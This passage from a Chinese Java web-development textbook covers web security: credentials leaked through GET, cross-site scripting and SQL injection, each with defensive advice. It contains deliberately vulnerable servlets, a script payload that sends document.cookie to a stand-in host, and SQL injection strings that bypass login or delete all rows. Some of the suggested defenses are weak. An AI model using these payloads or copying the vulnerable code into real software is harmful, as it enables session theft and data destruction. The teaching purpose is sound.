本章主要介绍了 Struts 2 的工作流程，介绍了在 Struts 2 中如何使用 request、session 等对象，以及 Struts 2 的 OGNL 表达式的使用，Struts 2 中有很多有用的 Struts 2 标签，比如，流程控制标签、html 标签等。最后介绍了 Struts 2 中拦截器的使用，通过使用拦截器，可以把有用的功能写在拦截器中，有利于 Action 的解耦。

10.10 上机练习

1. 使用 Struts 2 做一个注册系统，用户名的唯一性使用 Struts 2 的验证机制。
2. 对于题目 1，在后台验证时，将用户信息保存到 session 中。
3. 自定义 Struts 2 的拦截器，该拦截器的作用是若用户没有登录则不能访问网页。

第 11 章　网站的安全

相信有很多读者都有这样的经历，在某个网站上不小心点击了美女图片，或点击某个链接，之后 QQ 密码或银行账号的密码等就会被泄漏出去，或登录到某个熟悉的网站时，突然发现它多了几条恶搞的展示页面，以上所述情况，都是网站受到了攻击所致，而有些网站则是在图片或链接上挂了木马。其实大部分的网站开发者只关心网站的业务信息，很少关注网站的系统漏洞，这就给了黑客破解网站和在网站上面挂木马的机会。网站做的再完美，也很难保证百分百不会受到攻击，但是我们应该做到一定的防御，来减少这种被黑的几率。

本章主要内容：

- 了解什么是 URL
- URL 攻击的原理
- 脚本攻击
- SQL 注入的原理
- 如何防止 SQL 攻击

11.1　URL 操作攻击

URL 攻击其实是利用 http 网络地址进行攻击，在讲 URL 攻击之前，先来简单谈一下表单攻击，表单的攻击很简单，就是该用 POST 提交方式时，使用了 GET 方式，比如，用户在登录时，如果使用 POST 方式，用户的登录名和密码，就不会在浏览器中的地址栏显示出来，如果初学者不小心将 POST 写成 GET，那么，用户的登录名和密码就会赤裸裸地展现在地址栏上了，黑客一眼就能看出来。

11.1.1　什么是 URL 操作攻击

URL 攻击与表单攻击类似，都是表单在提交时本来使用 POST 方式请求时，由于大部分网站开发者只关心网站的业务信息，很少关心网站的系统漏洞，导致网站开发初期，有很多漏洞和瑕疵。比如，当网站发起这样一个请求：http://localhost:8080/web/username=wuzy&pwd=123；那么，稍微懂点编程的人员，很快就能看出来，此网站登录的用户名为 wuzy，登录密码为 123。那么黑客拿到这个用户名和密码，就能修改这个用户的使用权限，甚至更改该用户的密码，让原本的用户登录不进去。

下面写一段程序，来模拟这种由于低级错误导致的被攻击。

（1）打开 Myeclipse8.5，单击“File”→“New”→“Web Project”菜单，如图 11-1

所示。




图 11-1　创建 web 工程

（2）在打开的 New Web Project 对话框中填写 web 相应参数，如图 11-2 所示。




图 11-2　填写 web 工程相应参数

（3）单击 Finish 按钮后，web 工程就建立好了，如图 11-3 所示。




图 11-3　web 工程

（4）在 web 工程中新建一个 login.jsp 文件作为登录页面，代码如下。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title></title>
  </head>
  <body>
      <form action="login" method="get">
用户名: <input type="text" id="uname" name="uname"/><br/>
 密　码: <input type="password" id="pwd" name="pwd"/><br/>
          <input type="submit" value="提交"/>
      </form>
  </body>
</html>
```

页面显示效果如图 11-4 所示。




图 11-4　页面显示效果

后台 LoginServlet 的代码如下。

```
import java.io.IOException;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class LoginServlet extends HttpServlet{
    @Override
    protected void service(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
           String uname = req.getParameter("uname");
           String pwd=req.getParameter("pwd");
           if("wuzy".equals(uname) && "1234".equals(pwd)){
            //跳转到主界面
            resp.sendRedirect("main.jsp");
           }
    }

}
```

（5）将 LoginServlet 注入到 web.xml 中，配置代码如下。

```
<servlet>
    <servlet-name>login</servlet-name>
    <servlet-class>com.wuzy.action.LoginServlet</servlet-class>
</servlet>
<servlet-mapping>
   <servlet-name>login</servlet-name>
   <url-pattern>/login</url-pattern>
</servlet-mapping>
```

根据后台只要用户名为 wuzy、密码为 1234 的时候就可以成功登录到主界面，按照这种思路，我们不需要经过登录页面，直接在浏览器的地址栏中输入如下地址：http://localhost:8080/login/login?uname=wuzy&pwd=1234 就可以登录到主界面了，效果如图 11-5 所示。

图 11-5　跳转到主界面

11.1.2　解决方法

如图 11-5 所示，我们成功利用该网站的漏洞，通过 URL 攻击成功，那么有没有什么完美的解决方案呢，中国有句古话叫“道高一尺，魔高一丈”，确实也没有非常完美的方法，但是做到如下两点，能有效防止 URL 攻击。

（1）在提交到服务器尽量使用 POST 方式。

（2）在用户名和密码采用加密形式，杜绝黑客窃取。

11.2　Web 跨站脚本攻击

Web 跨站脚本是比较常用的网络攻击方式，凡是通过 HTML 编写或者使用 AJAX 都可能受到该攻击，本小节将会讲解什么是跨站脚本，以及如何预防跨站脚本攻击。

11.2.1　什么是跨站脚本

跨站脚本攻击也称为 XSS，是指黑客利用网站的一些漏洞从用户那里盗取重要信息，目前，我国最大的一次 XSS 跨站脚本攻击事件发生在 2011 年 6 月 28 日晚，新浪微博中的大量用户自动发送诸如：“郭美美事件的一些未注意到的细节”，“建党大业中穿帮的地方”，

“让女人心动的 100 句诗歌”，“这是传说中的神仙眷侣啊”，“惊爆!范冰冰艳照真流出了”等微博和私信，并自动关注一位用户。虽然事后新浪修复系统的漏洞，但是这次 XSS 攻击的确影响不小。

在 Web 2.0 时代，几乎所有的网站内容都由用户来输入，例如，QQ 空间的日志和心情功能、微博、邮件、论坛等。凡是动态生成的内容，必然会遇到跨站脚本的攻击，当黑客在内容中输入：<script> document.location = ‘http://www.example.org/abc.php?cookies=’ + document.cookie</script>，那么该用户下面的所有 cookie 信息将会把发给第三方，这是非常恐怖的信息。

下面，我们用程序来简单模拟这种攻击原理，前台程序是用来接受用户输入的，代码如下。

```
    <%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title>My JSP 'content.jsp' starting page</title>
  </head>

  <body>
     <form action="content" method="POST">
        内容: <textarea rows="30" cols="20" name="content"></textarea><br/>
    <input type="submit" value="提交">
     </form>
  </body>
</html>
```

页面效果如图 11-6 所示。




图 11-6　页面显示效果

后台 ContentServlet 主要用来接受用户信息，并把用户信息写入到页面中去，代码如下。

```
package com.wuzy.action;

import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
public class ContentServlet extends HttpServlet {

    public void service(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        //从前台得到数据
         String content =  request.getParameter("content");
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        //写入到客户端
        out.println(content);
        out.flush();
        out.close();
    }
}
```

最后将 ContentServlet 注入到 web.xml 配置文件中，配置代码如下。

```
<servlet>
    <servlet-name>ContentServlet</servlet-name>
    <servlet-class>com.wuzy.action.ContentServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>ContentServlet</servlet-name>
    <url-pattern>/content</url-pattern>
  </servlet-mapping>
```

假如用户在文本框中输入如下内容：“<script>alert(document.cookie)</script>”，这句代码执行后，页面就会弹出该用户下的 cookie 信息，效果如图 11-7、图 11-8 所示。




图 11-7　输入脚本信息




图 11-8　页面受到了脚本攻击影响

其实这种攻击方法只算是恶作剧，不会对网站造成大的伤害，更有甚者会将用户的 cookie 信息发送到指定的邮箱，那后果才是不可预知的。

11.2.2　如何防范跨站脚本攻击

在 Web 2.0 时代，要想完全杜绝黑客的跨站脚本攻击非常困难，尤其是下一代采用 AJAX 方式攻击，范围会更加广泛。我们知道使用 AJAX 的最大优点是可以更新局部页面来维护数据，Web 应用可以更迅速地响应用户请求。使用 AJAX 请求会处理来自 Web 服务器及来自第三方的信息，这对黑客采用 XSS 攻击提供了良好的机会，因为使用 AJAX 应用会泄漏更多应用诸如函数和变量名称、函数参数及返回类型、数据类型及有效范围等。

如何防止跨站脚本攻击，建议从用户以及网站开发角度去思考这些问题。对于网站开发者而言，要做到如下几点。

（1）在数据提交到后台之前，先检查数据是否包含“<script>”这种敏感字眼，如果有类似这种，应该禁止上传数据。

（2）对于合法的数据，采用加密进行保护，防止被不法分子利用。

（3）在存入数据库前的数据，应该再次进行验证，防止黑客绕过前台的验证，而将非法的数据写入到数据库。

（4）在页面显示数据的时候，也应该采取验证的方式，确保显示的是合法数据。

而对于用户，则必须做到以下两点。

（1）当浏览邮件或者论坛信息，出现垃圾邮件或者陌生人的邮件时，应立即删除邮件，对于邮件中的超链接，应禁止点击。

（2）使用杀毒软件定期对浏览器进行杀毒修复，并且将浏览器中的 JavaScript 禁止，防止脚本触发不必要的操作。

11.3 SQL 注入

SQL 注入是比较常见的网络攻击方式，利用 SQL 注入，可以成功绕过用户名和密码的验证，本节将告诉读者什么是 SQL 注入，以及如何防范 SQL 注入。

11.3.1 什么是 SQL 注入

SQL 注入，顾名思义就是 SQL 的组装和拼接造成的注入，通常造成 SQL 攻击的原因主要有两种：第一种是数据库平台的系统漏洞造成的攻击；第二种是网站开发者利用用户从前台输入的数据，进行拼装 SQL，从而造成的 SQL 攻击。

对于第一种数据库平台的漏洞，我们只需要将数据库升级到稳定的版本即可解决这类问题，对于第二种就需要网站开发者的细心了。对 SQL 来说，从数据库根据用户名和密码查询某个用户是最基本的操作，通常该 SQL 语句如下。

```
select 字段1，字段2 ... from 用户表 where uname='uname' and pwd='pwd';
```

其中，uname 和 pwd 都应该是从后台传进来的数据，但是如果一些用户将 pwd 传成这种形式：

```
pwd' or '1=1
```

那么，后台的 SQL 语句就会被动态拼成如下形式。

```
select 字段1，字段2 ... from 用户表 where uname='uname' and pwd='pwd' or '1'='1';
```

从这条 SQL 语句可以看出，无论用户的用户名和密码是否正确都会查询到数据，更可怕的是会查询到所有的数据，如果黑客知道了 vip 的参数，甚至可能泄漏网站 VIP 用户。

为了让读者了解 SQL 注入的具体过程，我们新建一张用户表，创建如下 SQL 语句。

```
create table user(
  id int primary key not null auto_increment,
  uname varchar(20),
  pwd  varchar(20),
  age  int(3),
  sex  varchar(10)
)
```

在 MySQL 的控制台中，执行效果如图 11-9 所示。

为了能查询到数据，先插入如下几条数据。

```
insert into user(uname,pwd,age,sex)values('wuzy',1234,23,'man');
insert into user(uname,pwd,age,sex)values('sky',1234,23,'man');
insert into user(uname,pwd,age,sex)values('zhangsan',1234,23,'man');
insert into user(uname,pwd,age,sex)values('lisi',1234,23,'man');
insert into user(uname,pwd,age,sex)values('sun',1234,23,'man');
```

执行效果如图 11-10 所示。




图 11-9　创建表




图 11-10　插入数据

为了让 SQL 注入看起来更加直观，我们将密码框采用明文形式，页面 login2.jsp 代码如下。

```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%
String path = request.getContextPath();
String basePath =
request.getScheme()+"://"+request.getServerName()+":"+request.getServer
Port()+path+"/";
%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title>登录页面</title>
  </head>

  <body>
     <form action="login" method="get">
用户名: <input type="text" id="uname" name="uname"/><br/>
密　码: <input type="text" id="pwd" name="pwd"/><br/>
```

```
        <input type="submit" value="提交"/>
    </form>
  </body>
</html>
```

页面显示效果跟图 11-4 相似。

由于本程序利用 JDBC 编程，因此需要导入 MySQL 的驱动包，如图 11-11 所示。




图 11-11　导入 jar 包

将数据库中的字段封装成 User 实体类，代码如下。

```
package com.wuzy.entity;
public class User {
    private int id;
    private String uname;
    private String pwd;
    private int age;
    private String sex;

    public int getId() {
        return id;
    }
    public void setId(int id) {
        this.id = id;
    }
    public String getUname() {
        return uname;
    }
```

```
    public void setUname(String uname) {
        this.uname = uname;
    }
    public String getPwd() {
        return pwd;
    }
    public void setPwd(String pwd) {
        this.pwd = pwd;
    }
    public int getAge() {
        return age;
    }
    public void setAge(int age) {
        this.age = age;
    }
    public String getSex() {
        return sex;
    }
    public void setSex(String sex) {
        this.sex = sex;
    }
}
```

后台根据用户名和密码查找用户代码如下。

```
package com.wuzy.dao;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;
import com.wuzy.entity.User;

public class UserDao {

    public User findUser(String uname,String pwd){
        String url="jdbc:mysql://localhost/test";
        String user="root";
        String password="sky520";
        User u =null;
        Connection conn=null;
        Statement stmt=null;
        ResultSet rs=null;
        try {
            Class.forName("com.mysql.jdbc.Driver");
            conn = DriverManager.getConnection(url, user, password);
            stmt=conn.createStatement();
            String sql="select id,uname,pwd,age,sex from user where uname='
            "+uname+"'"+" and pwd='"+pwd+"'";
            rs=stmt.executeQuery(sql);
            if(rs.next()){
                u = new User();
```

```
                u.setAge(rs.getInt("age"));
                u.setId(rs.getInt("id"));
                u.setPwd(rs.getString("pwd"));
                u.setSex(rs.getString("sex"));
                u.setUname(rs.getString("uname"));
                return u;
            }
        } catch (Exception e) {
            e.printStackTrace();
        }finally{
            try{
                if(rs!=null && !rs.isClosed()){
                    rs.close();
                }
            }catch(Exception e){
                e.printStackTrace();
            }finally{
                try{
                    if(stmt!=null && !stmt.isClosed()){
                        stmt.close();
                    }
                }catch(Exception e){
                    e.printStackTrace();
                }finally{
                    try{
                        if(conn!=null && !conn.isClosed()){
                            conn.isClosed();
                        }
                    }catch(Exception e){

                    }
                }
            }
        }
        return null;
    }
}
```

后台 Servlet 处理前台数据代码如下。

```
package com.wuzy.action;
import java.io.IOException;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import com.wuzy.dao.UserDao;
import com.wuzy.entity.User;

public class LoginServlet extends HttpServlet{
```

```
    @Override
    protected void service(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String uname = req.getParameter("uname");
        String pwd=req.getParameter("pwd");
        UserDao dao = new UserDao();
        User user = dao.findUser(uname, pwd);
        if(user!=null){
         resp.sendRedirect("main.jsp");
        }else{
         resp.sendRedirect("login2.jsp");
        }
    }

}
```

现在将前台密码输入如下内容：

```
Xxx' or '1'='1
```

后台根据这种字符串拼接会直接跳转到主页面，效果如图 11-12、图 11-13 所示。

图 11-12　输入 SQL 注入

图 11-13　SQL 注入成功

11.3.2　用 SQL 注入删除数据

利用 SQL 注入删除数据，其实也是利用了 SQL 语句的语法知识。假设当一个网站的 VIP 会员将要到期时，网站后台会根据到期的时间，将该用户的 VIP 进行删除，那么 SQL 语句就会写成这样：

```
delete from VIP where user_id='user_id';
```

如果一些用户将 SQL 语句修改成这样：

```
delete from VIP where user_id='xxx' or '1'='1';
```

那么，数据库就会删除所有的 VIP 信息，这将是一场灾难。所以后台接收数据时一定

要先对数据进行有效性的验证，防止黑客利用这些漏洞轻而易举地对数据库进行破坏性的毁坏。

11.3.3 防范方法

由 11.3.1 节可以知道，使用 SQL 注入可以绕开用户名和密码的检测，从而成功登录，那么，用户应该如何去防范黑客利用 SQL 注入呢，主要有如下几点防范要求。

（1）后台验证。

后台从前端得出的数据，一定要加以判断，首先判断是否包含关键字“or”，“exits”等。

（2）将数据库升级至稳定版本。

通常低版本的数据库漏洞也会比较多，因此，将数据库升级至稳定的版本，有利于防御黑客攻击。

（3）JDBC 操作数据库应使用 PreparedStatement。

JDBC 中操作数据库有两个对象：一个是 Statement；另一个是 PreparedStatement，而使用 PreparedStatement 可以有效防止 SQL 注入，即使后台数据没有进行验证，PreparedStatement 对象也能有效防止 SQL 注入。

（4）如果可以，也可以对后台数据进行加密。

11.4 本章小结

本章主要介绍了什么是 URL，以及如何利用 URL 漏洞攻击网站的基本原理，除了 URL 攻击，网站安全方面另一个攻击是脚本攻击，脚本攻击多出现在用户输入时，利用 JavaScript 一些特性攻击网站，本章后期介绍了 SQL 注入的原理，以及网站如何提高安全性来防止 SQL 攻击。

11.5 上机练习

1. 自己写一段 web 程序，用来防止表单攻击。
2. 写一段 web 程序，用来防止 web 跨站脚本攻击。
3. 写一段 web 程序，用来防止 SQL 注入攻击。

第 12 章　log4j 使用指南

log4j 是 Apache 的一个开放源代码项目，通过使用 log4j，可以控制日志信息输送的目的地是控制台、文件、GUI 组件、甚至是套接口服务器、NT 的事件记录器、UNIX Syslog 守护进程等；也可以控制每一条日志的输出格式；通过定义每一条日志信息的级别，能够更加细致地控制日志的生成过程。最令人感兴趣的是，这些可以通过一个配置文件来灵活地进行配置，而不需要修改应用的代码。

本章主要内容：

- log4j 的基本概念
- log4j 的日志输出地有哪几种
- 会使用 log4j 的配置文件

12.1　log4j 简介

log4j 是 Apache 的一个开放源代码项目。它是一个日志操作包。通过使用 log4j，可以指定日志信息输出的目的地，控制每一条日志的输出格式，定义日志信息的级别。所有这些功能通过一个配置文件灵活进行配置。

日志（Log）是指记录程序运行时状态信息的文本。在应用程序中进行日志记录，主要有以下几个目的。

- 监视代码中变量的变化情况，周期性地记录到文件中，供其他应用进行统计和分析工作。
- 将代码运行时的轨迹作为日后审计的依据。
- 担当集成开发环境中的调试器的作用，向文件或控制台打印代码的调试信息。

日前在 Java 应用领域中，有很多日志记录工具可以使用，如 JDK 1.4 以上版本中内置的 Logger、开源的 SimpleLog、开源的 log4j 等。其中，最受欢迎的要算 log4j 了。

log4j 是 Apache 的一个开放源代码项目，通过使用 log4j，可以控制日志信息输送的目的地是控制台、文件、GUI 组件，甚至是套接口服务器、NT 的事件记录器、Unix Syslog 守护进程等；用户也可以控制每一条日志的输出格式；通过定义每一条日志信息的级别，能够更加细致地控制日志的生成过程。并且可以通过配置文件灵活地设置日志信息的优先级、日志信息的输出目的地及日志信息的输出格式。

log4j 中有三个主要的组件，它们分别是 Logger、Appender 和 Layout，即日志写入器、日志输出终端和日志布局模式。log4j 的类结构如图 12-1 所示。




图 12-1　log4j 的类结构

12.2　下载 log4j

